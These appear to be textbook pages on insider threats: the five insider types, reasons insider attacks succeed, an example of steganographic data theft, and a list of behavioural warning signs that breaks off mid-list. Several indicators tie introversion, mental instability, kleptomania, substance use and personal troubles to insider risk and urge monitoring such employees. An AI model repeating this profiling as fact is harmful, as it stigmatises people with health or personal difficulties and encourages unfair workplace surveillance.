

Types of Insider Threats

Malicious Insider	A **disgruntled or terminated employee** who steals data or destroys the company's networks intentionally by **introducing malware** into the corporate network
Negligent Insider	Insiders who are **uneducated on potential security threats** or who simply bypass general security procedures to meet workplace efficiency
Professional Insider	Harmful insiders who use their technical knowledge to **identify weaknesses and vulnerabilities** in the company's network and **sell confidential information to competitors** or black market bidders
Compromised Insider	An insider with **access to critical assets** of an organization who is **compromised by an outside threat actor**
Accidental Insider	Inadvertent exposure of data to an external entity by **mistyping an email address**, sending a **valuable business document** to an unknown user, or unintentionally clicking on a **malicious hyperlink**

Why are Insider Attacks Effective?

- Easy to launch
- Prevention is difficult
- Succeed easily
- Employees can easily cover their tracks
- Differentiating harmful actions from the employee's regular work is very difficult
- Can go undetected for years and remediation is very expensive

Types of Insider Threats

There are four types of insider threats. They are:

- **Malicious Insider**

  Malicious insider threats come from disgruntled or terminated employees who steal data or destroy company networks intentionally by injecting malware into the corporate network.

- **Negligent Insider**

  Insiders, who are uneducated on potential security threats or simply bypass general security procedures to meet workplace efficiency, are more vulnerable to social engineering attacks. Many insider attacks result from employee's laxity towards security measures, policies, and practices.

- **Professional Insider**

  Professional insiders are the most harmful insiders. They use their technical knowledge to identify weaknesses and vulnerabilities in the company's network and sell the organization's confidential information to competitors or black-market bidders.

- **Compromised Insider**

  An outsider compromises an insider who has access to the critical assets or computing devices of an organization. This type of threat is more difficult to detect since the outsider masquerades as a genuine insider.

- **Accidental Insider**

  Accidental insider threats occur from the inadvertent exposure of confidential details to an external entity. Mistyping an email address, sending a valuable business document to an unknown user, unintentionally clicking on a malicious hyperlink, downloading a virus-infected file in a phishing email, and inadvertently disposing important papers are a few examples of accidental insider threats.

Why are Insider Attacks Effective?

Insider attacks are effective because:

- Insider attacks can go undetected for years, and remediation is expensive.
- Insider attacks are easy to launch.
- Preventing insider attacks is difficult; an inside attacker can easily succeed
- It is very difficult to differentiate harmful actions from the employee's regular work. It is hard to identify whether employees are performing malicious activities or not.
- Even after malicious activity is detected, the employee may refuse to accept responsibility and claim it was a mistake.
- It is easy for employees to cover their actions by editing or deleting logs to hide their malicious activities.

Example of Insider Attack: Disgruntled Employee

Most cases of insider abuse can be traced to individuals who are introverts, incapable of managing stress, experiencing conflict with management, frustrated with their job or office politics, craving respect or promotion, transferred, demoted, or issued an employment termination notice, among other reasons. Disgruntled employees may pass company secrets and intellectual property to competitors for monetary gain, thus harming the organization.

Disgruntled employees can use steganography programs to hide company secrets and later send the information to competitors as an innocuous-looking message such as a picture, image, or sound file using a work email account. No one suspects them because the attacker hides the stolen sensitive information in the picture or image file.



Figure 9.14: Example of Insider Attack — Disgruntled Employee




Behavioral Indications of an Insider Threat

1. Data exfiltration alerts
2. Missing or modified network logs
3. Changes in network usage patterns
4. Multiple failed login attempts
5. Behavioral and temperament changes
6. Unusual time and location of access
7. Missing or modified critical data
8. Unauthorized downloading or copying of sensitive data
9. Logging of different user accounts from different systems
10. Temporal changes in revenue or expenditure
11. Unauthorized access to physical assets
12. Increase or decrease in productivity of employee
13. Inconsistent working hours
14. Unusual business activities

Behavioral Indications of an Insider Threat

Indicators of insider threats are generally abnormal user activities that deviate from regular work activities. These represent unusual patterns of user behavior that require further analysis to identify malicious motives and intents. The most common indicator of insider threat is a lack of employee awareness about security measures.

The following are various behavioral indicators of insider threats:

- **Alerts of Data Exfiltration**

  Alerts of the unauthorized gathering and transmission of data on the network can represent an insider or malware attack. Insiders can also use paper, fax machines, hard drives, portable devices, and other computing equipment to gather and transfer sensitive data.

- **Missing or Modified Network Logs**

  Insiders try to access the log files to delete, modify, and edit unauthorized access events, file transfer logs, and other records from systems and network devices to avoid detection. Alerts of log modification, deletion, or access can indicate attacks.

- **Changes in Network Usage Patterns**

  Changes in the network patterns of the network-specific protocols, size of the packets, sources and destinations, frequency of user application sessions, and bandwidth usage can indicate malicious activity.

- **Multiple Failed Login Attempts**

  The insider can try to log in to unauthorized systems or applications by brute-force. So, multiple failed attempts may indicate an insider threat.

- **Behavioral and Temporal Changes**

  Deviation from established behavior and temporal changes in employee behavior such as spending capacity, frequent travel, anger management issues, constant quarrels with colleagues, and lethargy in performing work are some of the fraud indicators.

- **Unusual Time and Location of Access**

  Any mismatch in the timeline of an event can be suspicious and may indicate an insider threat. For example, if activities are logged on employee systems in their absence.

- **Missing or Modified Critical Data**

  Disgruntled employees can modify or delete sensitive data to damage the reputation of the organization.

- **Unauthorized Download or Copying of Sensitive Data**

  Insiders use legitimate and malicious tools to extract data from the organization's perimeter. Insiders can install malware, trojans, and backdoors to steal information.

- **Sending Sensitive Information to Personal Email Account**

  Insiders may send critical organizational information to their personal email accounts with malicious intent.

- **Logging of Different User Accounts from Different Systems**

  Unusual times of access combined with a change in the IP address of the system used to log into the account may represent malicious activities.

- **Temporal Changes in Revenue or Expenditure**

  Unexpected and unexplained changes in the financial status of an employee signify an income generated from external sources. The organization should audit their financial reports to identify whether the employee was involved in any malicious activities.

- **Unauthorized Access to Physical Assets**

  Activities such as employees using authorized assets without authentication, trying to escalate their privileges beyond their job requirements, or trying to gain physical access to the assets can represent a threat.

- **Increase or Decrease in Productivity of Employee**

  Employees who are unproductive, threatening, have legitimate or illegitimate job concerns, and disagree with intellectual property rights tend to be suspicious. A sudden increase or decrease in their productivity can signify suspicious behavior.

- **Inconsistent Working Hours, Unusual Business Activities, and Concealed or Frequent Foreign Trips**

  Employees with suspicious business activities like unusual login times, unusual office hours, unauthorized browsing and downloads, concealed trips abroad, and meetings with representatives from other countries or organizations may pose a threat to the organization.

- **Extreme Behavior Due to Mental Instability**

  Some employees possess unpredictable and extreme behavior, such as kleptomania, and a sudden change in behavior may be due to mental instability. This raises the probability that they will perform financial fraud, data theft, or physical theft.

- **Signs of vulnerability (Such as Drug or Alcohol Abuse, Financial Difficulties, Gambling, Illegal Activities)**

  Employees with bad habits such as drugs, gambling, and alcohol abuse, and relationship issues, may take a chance to breach the organization's data for money. Organizations must regularly monitor the activities of such employees.

- **Complaint on Sensitive Data Leak**

  Information or complaints regarding sensitive data leaks can represent an insider attack. Check for customer reviews and concerns to identify anomalies and analyze them to identify the insider.

- **Abnormal Access of Systems and User Accounts**

